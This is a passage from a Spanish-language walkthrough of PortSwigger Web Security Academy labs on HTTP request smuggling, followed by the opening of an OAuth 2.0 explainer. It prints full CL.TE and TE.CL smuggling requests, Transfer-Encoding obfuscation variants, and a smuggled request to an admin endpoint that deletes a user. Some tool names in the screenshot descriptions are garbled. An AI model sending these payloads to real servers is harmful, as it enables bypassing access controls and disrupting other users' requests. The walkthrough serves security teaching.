Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: es-ES,es;q=0.9
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 4
TRANSFER-ENCODING: chunked
0
G

```

**Response:**

```

HTTP/1.1 500 Internal Server Error
Connection: close
Content-Length: 21
Internal Server Error

```

Imagen 64: CL-TE (1 / 2)

Observamos cómo la cabecera Content-Length indica que la longitud del cuerpo de la petición es de 4 bytes (**recuerde que HTTP utiliza \r\n como nueva línea, por lo que 2bytes cada nueva línea, empezando a contar desde el número 0, no antes**), por lo que el reverse proxy o el load balancer, enviará todo el cuerpo del mensaje, es decir, la petición completa al back-end.

El servidor back-end procesa la cabecera Transfer-Encoding, por lo que trata el cuerpo del mensaje como si utilizara una codificación en trozos. Procesa el primer trozo, que se declara de longitud cero, y así se trata como si terminara la petición. **Los siguientes bytes, SMUGGLED, se dejan sin procesar, y el servidor back-end los tratará como el inicio de la siguiente petición en la secuencia.**

El objetivo de este laboratorio es conseguir realizar una petición GPOST, por tanto el valor de la cabecera content-length le indicamos 6

The screenshot shows the Burp Suite proxy tool. At the top, the target is set to <https://acee1f151f17579280af2da2004c00d8.web-security-academy.net> and the protocol is HTTP/1. In the Request tab, a POST / HTTP/1.1 message is displayed. The Content-Length header is set to 6, and the Transfer-Encoding header is set to chunked. The body of the request contains the byte sequence 0x47 (G). In the Response tab, an HTTP/1.1 403 Forbidden response is shown with the message "Unrecognized method GPOST". Below the interface, the status bar indicates 162 bytes transferred in 73 milliseconds.

```

1 POST / HTTP/1.1
2 Host: acee1f151f17579280af2da2004c00d8.web-security-academy.net
3 Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="92"
4 Sec-Ch-Ua-Mobile: ?
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131
Safari/537.36
7 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Sec-Fetch-Site: none
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Accept-Encoding: gzip, deflate
13 Accept-Language: es-ES,es;q=0.9
14 Connection: Keep-Alive
15 Content-Type: application/x-www-form-urlencoded
16 Content-Length: 6
17 TRANSFER-ENCODING: chunked
18
19 0
20
21 G

```

**Response**

```

1 HTTP/1.1 403 Forbidden
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Keep-Alive: timeout=0
5 Content-Length: 27
6
7 "Unrecognized method GPOST"

```

Imagen 65: CL-TE (2/2)

Conclusiones, debemos entender, y recalco la información detallada anteriormente, el front-end, observa la cabecera Content-Length, que como podemos observar tiene el valor 6, el front-end, determina que el valor 6 finaliza en la letra G, recordemos, que el salto de línea equivale a 2 bytes.

El back-end, observa el valor de la cabecera Transfer-Encoding, que tiene el valor chunked, que finaliza en un chunk de valor 0.

Por tanto, existe una desincronización entre los dos servidores al tratar la petición, y el servidor back-end, tratará la letra G, como el empiece de la siguiente petición, que como podemos observar el resultado y finalización de este laboratorio es conseguir que la siguiente petición realiza por el servidor back-end utilice el método GPOST.

## Lab: HTTP request smuggling, basic TE.CL vulnerability

En este caso, el servidor front-end utiliza la cabecera Transfer-Encoding y el servidor back-end utiliza la cabecera Content-Length.

Podemos realizar un sencillo ataque HRS de la siguiente manera:

Capturamos la petición y utilizamos la extensión HTTP Request Smuggling para obtener posibles indicadores de la vulnerabilidad.




Imagen 66: Utilizando la extensión HTTP Request Smuggling (1 / 2)

Los resultados detectados por la extensión es una posible vulnerabilidad de tipo TE.CL.

The screenshot shows the Burp Suite interface with the Extender tab selected. In the 'Burp Extensions' section, the 'HTTP Request Smuggler' extension is listed under the 'Java' type. The log output panel displays a series of numbered steps related to the attack, including a warning about possible smuggling and a link to further information. A search bar at the bottom right is used to find specific matches.

Imagen 67: Utilizando la extensión HTTP Request Smuggling – Resultados (2 / 2)

Nos enviamos la petición al repeater e intentamos modificarla.

En primer lugar, recordemos que el front-end, observará la cabecera transfer-encoding, que al tener un valor chunked, finalizará la solicitud en el valor 0

Y el body de la cabecera transfer-encoding funciona de una forma interesante, primeramente, como decíamos es utilizada para ver el principio y final de una solicitud.

Debido a esto, tiene una serie de trozos, en un primer lugar un valor, un valor hexadecimal, que representan el valor total de la solicitud, y finalizará en el valor 0, terminando la solicitud.

En un primer paso, generé una solicitud como esta:

```

Send Cancel < > Target: https://ac3f1f121eb0628b804f8b8500f000cf.web-security-academy.net | HTTP/1.1 ( )
Request
Pretty Raw Hex \n 
1 POST / HTTP/1.1
2 Host: ac3f1f121eb0628b804f8b8500f000cf.web-security-academy.net
3 Connection: Keep-Alive
4 content-type: application/x-www-form-urlencoded
5 content-length: 4
6 transfer-encoding: chunked
7
8 1
9 GPOST / HTTP/1.1
10 content-type: application/x-www-form-urlencoded
11 content-length: 5
12
13 aaa
14 \b
15

?
Search... 0 matches

Response
Pretty Raw Hex Render \n Select extension...
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Content-Type-Options: nosniff
4 Connection: close
5 Content-Length: 27
6
7 {
8     "error": "Invalid request"
9 }

```

Imagen 68: TE-CL

Results	Target	Positions	Payloads	Resource Pool	Options	
Filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length	Comment
13	5c	200			7473	
0		400			174	
1	4a	400			174	
2	4b	400			174	
3	4c	400			174	
4	4d	400			174	
5	4e	400			174	
6	4f	400			174	
7	50	400			174	
8	51	400			174	
9	52	400			174	
10	53	400			174	
**	e-	400			174	

Request Response

Pretty Raw Hex \n ⌂

```

1 POST / HTTP/1.1
2 Host: ac9d1f381ec5f6b880c5316600ec009d.web-security-academy.net
3 Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="92"
4 Sec-Ch-Ua-Mobile: ?0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Sec-Fetch-Site: none
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Accept-Encoding: gzip, deflate
13 Accept-Language: es-ES,es;q=0.9
14 Connection: close
15 content-type: application/x-www-form-urlencoded
16 content-length: 4
17 transfer-encoding: chunked
18 Content-Length: 103
19
20 5c
21 GPOST / HTTP/1.1
22 content-type: application/x-www-form-urlencoded
23 content-length: 15
24
25 aaa
26 0
27

```

②⚙️ ⏪ ⏩ Search... 0 matches

Finished

Imagen 68: Identificando el valor correcto, 5c devuelve una respuesta satisfactoria

Nos enviamos esta petición al repeater y vemos como generamos una petición de tipo GPOST, que es justo lo que nos pide para completar el ejercicio.

Send Cancel < ▾ > ▾ Target: https://ac9d1f381ec5f6b880c5316600ec009d.web-security-academy.net ⚙️ HTTP/1.1 ?

Request

Pretty Raw Hex \n ⌂

```

1 POST / HTTP/1.1
2 Host: ac9d1f381ec5f6b880c5316600ec009d.web-security-academy.net
3 Connection: Keep-Alive
4 content-type: application/x-www-form-urlencoded
5 transfer-encoding: chunked
6 Content-Length: 4
7
8 5c
9 GPOST / HTTP/1.1
10 content-type: application/x-www-form-urlencoded
11 content-length: 15
12
13 aaa
14 0
15
16

```

INSPECTOR

②⚙️ ⏪ ⏩ Search... 0 matches

Response

Pretty Raw Hex Render \n ⌂ Select extension... ▾

```

1 HTTP/1.1 403 Forbidden
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Keep-Alive: timeout=0
5 Content-Length: 27
6
7 "Unrecognized method GPOST"

```

Imagen 69: TE-CL Resuelto

De esta forma, conseguimos finalizar el laboratorio.

### Lab: HTTP request smuggling, obfuscating the TE header

En este caso, tanto el servidor front-end como el servidor back-end admiten la cabecera Transfer-Encoding, pero se puede inducir a uno de los servidores a no procesarla ofuscando la cabecera de alguna manera.

Para descubrir una vulnerabilidad **TE.TE**, es necesario encontrar alguna variación de la cabecera Transfer-Encoding tal que sólo uno de los servidores front-end o back-end la procese, mientras que el otro servidor la ignore.

Dependiendo de si es el servidor front-end o back-end el que puede ser inducido a no procesar la cabecera Transfer-Encoding ofuscada, el resto del ataque tomará la misma forma que para las vulnerabilidades CL.TE o TE.CL ya descritas.

Una vez conocido esto, nos ponemos manos a la obra con el laboratorio propuesto por la academia de PortSwigger.

El primer paso, es ver que información nos muestra la extensión HTTP Request Smuggling, la información generada por la extensión, nos indica una posible vulnerabilidad de HRS, de tipo TE.CL

The screenshot shows the Burp Suite interface with the 'Extender' tab selected. Under the 'Extensions' tab, the 'HTTP Request Smuggler' extension is listed as loaded and selected. The interface includes sections for 'Details', 'Output', and 'Errors'. The 'Output' section displays a log of requests and responses, with several lines highlighted in yellow, indicating potential issues related to smuggling. The log content includes:

```

1 Updating active thread pool size to 8
2 Loop 0
3 Queued 1 attacks from 1 requests in 0 seconds
4 Timeout with response. Start time: 1628851379389 Current time: 1628851382536 Difference: 10147 Tolerance: 10000
5 Found issue: Possible HTTP Request Smuggling: TE CL dualchunk (delayed response)
6 Target: https://ac051fc31e6a61708802247b009100d5.web-security-academy.net
7 Burp issued a request, and got a response. Burp then issued the same request, but with a closing chunk in the body, and got a timeout. <br/>This suggests that the front-end system is using the Transfer-Encoding header, and the backend is using the Content-Length header. You should be able to manually verify this using the Repeater. <br/>As such, it may be vulnerable to HTTP Desync attacks, aka Request Smuggling. <br/>To attempt an actual Desync attack, right click on the attached request and choose 'Desync attack'. Please note that this is not risk-free - other genuine visitors to the site may be affected. <br/><br/>Please refer to the following posts for further information: <br/><a href="https://portswigger.net/blog/http-desync-attacks">https://portswigger.net/blog/http-desync-attacks</a><br/><a href="https://portswigger.net/research/http-desync-attacks-what-happened-next">https://portswigger.net/research/http-desync-attacks-what-happened-next</a><br/><a href="https://portswigger.net/research/breaking-the-chains-on-http-request-smuggler">https://portswigger.net/research/breaking-the-chains-on-http-request-smuggler</a>
8 Evidence:
9 =====
10 POST / HTTP/1.1
11 Host: ac051fc31e6a61708802247b009100d5.web-security-academy.net
12 Cookie: session=21irp3Xgzc1CeH0l3MrmczEYjKKjAccb
13 Cache-Control: max-age=0
14 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="92"
15 Sec-Ch-Ua-Mobile: ?0
16 Upgrade-Insecure-Requests: 1
17 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.90 Safari/537.36
18 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
19 Sec-Fetch-Site: none
20 Sec-Fetch-Mode: navigate

```

At the bottom of the log, there are buttons for '?', 'Clear', '←', '→', and 'Search...', and a status bar indicating '0 matches'.

Imagen 70: Extensión HTTP Request Smuggling

Este ejemplo es interesante, ya que descubrimos que la automatización no es perfecta y necesitamos probar de forma manual si existe verdaderamente esta vulnerabilidad, y probar diferentes soluciones.

Enviamos la petición al repeater, eliminamos las cabeceras no necesarias y reutilizamos las modificaciones realizadas en el ejercicio anterior.

**Request**

```

1 POST / HTTP/1.1
2 Host: ac771ffa1eca614a80b5268a008500af.web-security-academy.net
3 Connection: Keep-Alive
4 Content-Type: application/x-www-form-urlencoded
5 Content-length: 4
6 Transfer-Encoding: chunked
7 Transfer-Encoding: chunked
8
9 Sc
10 GPOST / HTTP/1.1
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 15
13
14 aaa
15 0
16
17

```

**Response**

```

1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Set-Cookie: session=z1qd4iJzk05KmejxT5gs1PpkBHN5LI; Secure; HttpOnly; SameSite=None
4 Keep-Alive: timeout=0
5 Connection: close
6 Content-Length: 7213
7
8 <!DOCTYPE html>
9 <html>
10 <head>
11   <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet>
12   <link href="/resources/css/labsBlog.css rel=stylesheet>
13   <title>
14     HTTP request smuggling, obfuscating the TE header
15   </title>
16   <body>
17     <script src="/resources/labheader/js/labHeader.js">
18   </body>
19 </html>

```

Imagen 71: TE - Ofuscando

El objetivo del laboratorio es intentar ofuscar la cabecera Transfer-Encoding, tenemos diferentes maneras, incluso infinitas formas de ofuscar la cabecera Transfer-Encoding. PortSwigger nos muestra las siguientes:

Transfer-Encoding: xchunked

Transfer-Encoding[space]: chunked

Transfer-Encoding: chunked

Transfer-Encoding: x

Transfer-encoding: x

Transfer-Encoding:[tab]chunked

[space]Transfer-Encoding: chunked

X: X[\n]Transfer-Encoding: chunked

Transfer-Encoding

: chunked

En la siguiente imagen, vemos como modificando la cabecera, con uno de los ejemplos que se propone, es utilizar la x como prefijo:

The screenshot shows the 'Request' tab in Burp Suite. The 'Transfer-Encoding' header is highlighted and changed from 'chunked' to 'xchunked'. The 'Response' tab shows a 403 Forbidden response with the message 'Unrecognized method GPOST'.

```
POST / HTTP/1.1
Host: ac771ffa1eca614a80b5268a008500af.web-security-academy.net
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-length: 4
Transfer-Encoding: chunked
Transfer-Encoding: xchunked

5c
GPOST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
aaa
0

HTTP/1.1 403 Forbidden
Content-Type: application/json; charset=utf-8
Connection: close
Keep-Alive: timeout=0
Content-Length: 27
"Unrecognized method GPOST"
```

Imagen 72: Ofuscando la cabecera Transfer-Encoding

De esta forma conseguimos resolver el laboratorio.

Hemos visto los laboratorios básicos de PortSwigger, aparte de estos, nos propones otros laboratorios muy interesantes, donde se pueden bypassar controles, o incluso combinar estas técnicas con XSS o ataques a la cache web.

## Lab: Bypass de controles de acceso

En algunas aplicaciones, el servidor web del front-end se utiliza para implementar algunos controles de seguridad, definiendo si se permite el procesamiento de solicitudes. Las solicitudes permitidas se reenvían al servidor back-end, donde se considera que han pasado por los controles de seguridad del front-end.

Por ejemplo, supongamos que una aplicación utiliza el servidor front-end para implementar restricciones de control de acceso, y sólo reenvía las solicitudes si el usuario está autorizado a acceder a la URL solicitada.

El servidor back-end acepta entonces todas las peticiones sin más comprobaciones. En esta situación, se puede utilizar una vulnerabilidad de HTTP Request Smuggling para eludir los controles de acceso, “Smuggling” una solicitud a una URL restringida.

Supongamos que el usuario actual tiene permiso para acceder a /home pero no a /admin.

Pueden saltarse esta restricción utilizando la siguiente petición:

```
POST /home HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 62
Transfer-Encoding: chunked

0

GET /admin HTTP/1.1
Host: vulnerable-website.com
Foo: xGET /home HTTP/1.1
Host: vulnerable-website.com
```

El servidor frontal ve aquí dos peticiones, ambas para /home, por lo que las peticiones se reenvían al servidor back-end. Sin embargo, el servidor back-end ve una petición para /home y otra para /admin. Asume (como siempre) que las peticiones han pasado por los controles del front-end, y por tanto concede el acceso a la URL restringida.

### Lab: Exploiting HTTP request smuggling to bypass front-end security controls, CL.TE vulnerability

En este laboratorio nos encontramos con una vulnerabilidad HRS de tipo CL.TE, donde tendremos que intentar acceder al panel administrador.




Imagen 73: Bloqueo de acceso a /admin

El primer paso, es utilizar la extensión de BurpSuite, en este caso, omitiremos el envío a la extensión HTTP Request Smuggling como vimos en los ejercicios anteriores.

El resultado nos muestra, una posible vulnerabilidad HRS de tipo CL.TE

The screenshot shows the Burp Suite interface with the 'Extender' tab selected. In the 'Extensions' section, the 'HTTP Request Smuggler' extension is listed as loaded and selected. The details pane displays a log of actions taken by the extension, including its version, configuration, and a warning about potential issues related to Content-Length and Transfer-Encoding headers. The search bar at the bottom right shows '0 matches'.

Loaded	Type	Name
<input checked="" type="checkbox"/>	Java	EsPRESSO
<input type="checkbox"/>	Python	InQL: Introspection GraphQL Scanner 3.1.0
<input checked="" type="checkbox"/>	Java	JSON Web Tokens
<input checked="" type="checkbox"/>	Java	Param Miner
<input checked="" type="checkbox"/>	Java	HTTP Request Smuggler

Details Output Errors

Output to system console

Save to file:  Select file ...

Show in UI:

```

1 Using albinowaxUtils v0.4
2 Loaded HTTP Request Smuggler v2.0
3 Updating active thread pool size to 8
4 Loop 0
5 Queued 1 attacks from 1 requests in 0 seconds
6 Timeout with response. Start time: 1629042878517 Current time: 1629042888742 Difference: 10225 Tolerance: 10000
7 Unexpected report with response
8 Found issue: Possible HTTP Request Smuggling: CL.TE multiCase (delayed response)
9 Target: https://acaa1f9a1fec0b468053d316005f003d.web-security-academy.net
10 Burp issued a request, and got a response. Burp then issued the same request, but with a shorter Content-Length, and got a timeout.<br/> This suggests that the front-end system is using the Content-Length header, and the backend is using the Transfer-Encoding: chunked header. You should be able to manually verify this using the Repeater, provided you uncheck the 'Update Content-Length' setting on the top menu. <br/>As such, it may be vulnerable to HTTP Desync attacks, aka Request Smuggling. <br/>To attempt an actual Desync attack, right click on the attached request and choose 'Desync attack'. Please note that this is not risk-free - other genuine visitors to the site may be affected.<br/><br/>Please refer to the following posts for further information: <br/><a href="https://portswigger.net/blog/http-desync-attacks">https://portswigger.net/blog/http-desync-attacks</a><br/><a href="https://portswigger.net/research/http-desync-attacks-what-happened-next">https://portswigger.net/research/http-desync-attacks-what-happened-next</a><br/><a href="https://portswigger.net/research/breaking-the-chains-on-http-request-smuggler">https://portswigger.net/research/breaking-the-chains-on-http-request-smuggler</a>
11 Evidence:
12 =====
13 POST / HTTP/1.1
14 Host: acaa1f9a1fec0b468053d316005f003d.web-security-academy.net
15 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="92"
16 Sec-Ch-Ua-Mobile: ?0
17 Upgrade-Insecure-Requests: 1
18 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36
19 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
20 Sec-Fetch-Site: none

```

Clear    Search... 0 matches

Imagen 74: Extensión HTTP Request Smuggling

Recordemos, el servidor front-end observará la cabecera Content-Length, y el servidor back-end observará la cabecera Transfer-Encoding.

Al intentar el acceso al endpoint /admin, nos encontramos con una denegación de acceso.

Como vemos en la siguiente imagen a través del uso del proxy Burp, una petición al sitio web /admin, al cuál recibimos una respuesta con el status 403

The screenshot shows the NetworkMiner interface with the target set to <https://acaa1f9a1fec0b468053d316005f003d.web-security-academy.net>. In the Request pane, a GET /admin HTTP/1.1 request is shown with various headers. In the Response pane, a 403 Forbidden response is returned with the message "Path /admin is blocked". Both panes have a yellow box highlighting the request and response lines respectively.

Imagen 75: Bloqueo de acceso a /admin

Una vez conocido la vulnerabilidad HRS, debemos modificar la solicitud de tal forma:

The screenshot shows the NetworkMiner interface with the target set to <https://ace41f5b1ff1a5e0805da4d9000b0007.web-security-academy.net>. In the Request pane, a POST / HTTP/1.1 request is followed by a GET /admin HTTP/1.1 request with a Content-Type header. In the Response pane, the WebSecurityAcademy page is displayed with the title "Exploiting HTTP request smuggling to bypass front-end security controls, CL.TE vulnerability". The status is "LAB Not solved". The sidebar shows navigation links like Home, Admin panel, My account, and Users, with Carlos and Wiener listed under Users.

Imagen 76: Accediendo al panel administrador

Como vimos el servidor Front-End observará la cabecera Content-Length, en este caso, no desactivamos la opción update content-length de la configuración del repeater, y al leer esta cabecera cogerá la solicitud entera.

El Back-End observará la cabecera Transfer-Encoding, que, como vimos anteriormente, el ultimo byte para finalizar la petición es 0. Por tanto el Back-End, procesará la solicitud hasta que se encuentre este valor, 0.

Quedando de tal forma, una siguiente solicitud, que se realiza al endpoint /admin.

Nos encontramos que la protección se realiza en la cabecera Host, permitiéndonos a nosotros modificar el valor a localhost, de esta forma, el servidor Front-End entiende que la solicitud pertenece a la red interna.

### **Lab: Exploiting HTTP request smuggling to bypass front-end security controls, TE.CL vulnerability**

En este ejercicio nos encontramos con que el front-end leerá la cabecera Transfer-Encoding, y el back-end procesará la cabecera content-length.

Tenemos diferentes partes interesantes.

Por un lado, la cabecera content-length tiene un valor de 4, indicando, que serán 4 bites el total de la petición, esta información lo obtendrá el back-end, por tanto, el final de la petición será el empiece de la petición al portal administrador.

La cabecera transfer-encoding, tiene el valor de la directiva chunked, y el final de esta directiva se determina con el valor 0.

Como vimos anteriormente, es necesario indicar un valor hexadecimal en el body de la petición, que hace referencia al valor total de la petición.

The screenshot shows the OWASPErseus interface with the following details:

- Request:**

```

1 POST / HTTP/1.1
2 Host: ac431ffc1e54e218805e330100ca003d.web-security-academy.net
3 Connection: Keep-Alive
4 Content-Type: application/x-www-form-urlencoded
5 Content-Length: 4
6 tRANSFER-ENCODING: chunked
7
8 6f
9 Get /admin HTTP/1.1
10 Host: localhost
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 5
13
14 a=x
15 b
16

```
- Response:**

Exploiting HTTP request smuggling to bypass front-end security controls, TE.CL vulnerability

Back to lab description >>

Links visible in the response:

  - Home
  - Admin panel
  - My account
  - Users
    - carlos - [Delete](#)
    - wiener - [Delete](#)

Bottom status: Done | 3,230 bytes | 85 millis

Imagen 77: TE-CL

A la hora de realizar este ejercicio, es útil utilizar intruder para determinar el valor de la petición, y utilizar una seclists como [esta](#)

Es bastante útil el utilizar intruder, ya que el siguiente paso del ejercicio es eliminar al usuario Carlos, y por tanto debemos modificar de nuevo el atributo

Results	Target	Positions	Payloads	Resource Pool	Options	
Filter: Showing all items						(?)
Request	Payload	Status	Error	Timeout	Length	Comment
41	86	404	<input type="checkbox"/>	<input type="checkbox"/>	233	
0		400	<input type="checkbox"/>	<input type="checkbox"/>	174	
1	5e	400	<input type="checkbox"/>	<input type="checkbox"/>	174	
2	5f	400	<input type="checkbox"/>	<input type="checkbox"/>	174	
3	60	400	<input type="checkbox"/>	<input type="checkbox"/>	174	
4	61	400	<input type="checkbox"/>	<input type="checkbox"/>	174	
5	62	400	<input type="checkbox"/>	<input type="checkbox"/>	174	
6	63	400	<input type="checkbox"/>	<input type="checkbox"/>	174	
7	64	400	<input type="checkbox"/>	<input type="checkbox"/>	174	
8	65	400	<input type="checkbox"/>	<input type="checkbox"/>	174	
9	66	400	<input type="checkbox"/>	<input type="checkbox"/>	174	
10	67	400	<input type="checkbox"/>	<input type="checkbox"/>	174	
11	68	400	<input type="checkbox"/>	<input type="checkbox"/>	174	....

Request	Response
<pre>Pretty Raw Hex \n ⌂</pre> <pre>1 POST / HTTP/1.1 2 Host: ac431ffc1e54e218805e330100ca003d.web-security-academy.net 3 Connection: close 4 Content-Type: application/x-www-form-urlencoded 5 Content-Length: 145 6 Transfer-Encoding: chunked 7 8 86 9 Get /admin/delete?username=carlos HTTP/1.1 10 Host: localhost 11 Content-Type: application/x-www-form-urlencoded 12 Content-Length: 5 13 14 a=X 15 0 16 17</pre>	

Paused Search... 0 matches

Imagen 78: TE-CL – Intruder – Determinando el tamaño del body

De esta forma determinamos el valor de manera automática, para resolver ejercicio utilizamos el valor 86

The screenshot shows a browser window titled "Exploiting HTTP request smuggling" with the URL "ac431ffc1e54e218805e330100ca003d.web-security-academy.net". The page content includes the title "Web Security Academy" with a logo, a description of the lab ("Exploiting HTTP request smuggling to bypass front-end security controls, TE.CL vulnerability"), a "Back to lab description" link, and a success message at the bottom: "Congratulations, you solved the lab!" with buttons for "Share your skills!" and "Continue learning >". A green progress bar indicates the lab is "Solved".

Imagen 79: TE – CL Resuelto

## 6. OAuth Authentication

## 23. ¿Qué es?

OAuth es un marco de autorización de uso común que permite a los sitios y aplicaciones web solicitar un acceso limitado a la cuenta de un usuario en otra aplicación.

OAuth permite al usuario conceder este acceso sin exponer sus credenciales de acceso a la aplicación solicitante.

El proceso básico de OAuth se utiliza ampliamente para integrar funcionalidades de terceros que requieren acceso a ciertos datos de la cuenta de un usuario. Por ejemplo, una aplicación puede utilizar OAuth para solicitar acceso a su lista de contactos de correo electrónico para poder sugerirle personas con las que conectarse. Sin embargo, el mismo mecanismo también se utiliza para proporcionar servicios de autenticación de terceros, permitiendo a los usuarios iniciar sesión con una cuenta que tienen con un sitio web diferente.

OAuth 2.0 se ha convertido en el marco de facto cuando se trata de la autorización de usuarios en los sitios web. Sitios web populares como Facebook, Google, Slack, utilizan OAuth 2.0 para conceder recursos a sus usuarios.

## Flujo

OAuth 2.0 se desarrolló originalmente como una forma de compartir el acceso a datos específicos entre aplicaciones. Funciona definiendo una serie de interacciones entre tres partes distintas, a saber, una aplicación cliente, un propietario de recursos y el proveedor de servicios OAuth.

- Aplicación cliente - El sitio web o la aplicación web que quiere acceder a los datos del usuario. Por ejemplo, Spotify necesita la información de Facebook para poder iniciar sesión, como el nombre del usuario.
- Propietario del recurso - El usuario cuyos datos quiere acceder la aplicación cliente. Como hablábamos anteriormente, la password de Facebook no se muestra, ni Spotify tendrá acceso a nuestra cuenta de Facebook. Únicamente, dependiendo del scope, dará permisos de escritura o lectura a la cuenta.
- Proveedor de servicios OAuth - El sitio web o la aplicación que controla los datos del usuario y el acceso a ellos. Soportan OAuth proporcionando una API para interactuar tanto con un servidor de autorización como con un servidor de recursos.
  - **Servidor de recursos**, Permite o deniega el acceso a un recurso específico de la aplicación.
  - **Servidor de autorización**, Un servidor de autorización es capaz de conceder o denegar a un cliente un token de acceso. El servidor de autorización autentifica el recurso y, generalmente a través de varias interacciones, emite un token de acceso al cliente si todo va bien.

Un servidor de recursos y un servidor de autorización están estrechamente unidos y cuando están en la misma aplicación web, a menudo se denomina API OAuth.

Existen numerosas formas diferentes de implementar el proceso de OAuth. Se conocen como "flujos" o "tipos de concesión" de OAuth. En este tema, nos centraremos en los tipos de concesión "código de autorización" e "implícito", ya que son los más comunes. En términos generales, ambos tipos de concesión implican las siguientes etapas:

1. La aplicación cliente solicita acceso a un subconjunto de datos del usuario, especificando qué tipo de concesión quiere utilizar y qué tipo de acceso desea.
2. Se pide al usuario que inicie sesión en el servicio OAuth y dé su consentimiento explícito para el acceso solicitado.
3. La aplicación cliente recibe un token de acceso único que demuestra que tiene permiso del usuario para acceder a los datos solicitados. La forma exacta en que esto sucede varía significativamente dependiendo del tipo de concesión.
4. La aplicación cliente utiliza este token de acceso para realizar llamadas a la API y obtener los datos pertinentes del servidor de recursos.

## ¿Qué es Y tipos de permiso?

OAuth 2.0 básicamente permite a un sitio web de terceros acceder a un conjunto limitado o selectivo de información del usuario en un sitio web concreto. Hay diferentes tipos de flujos de autorización, de los cuales, los más comunes son los siguientes:

- Authorization grant
- Implicit grant

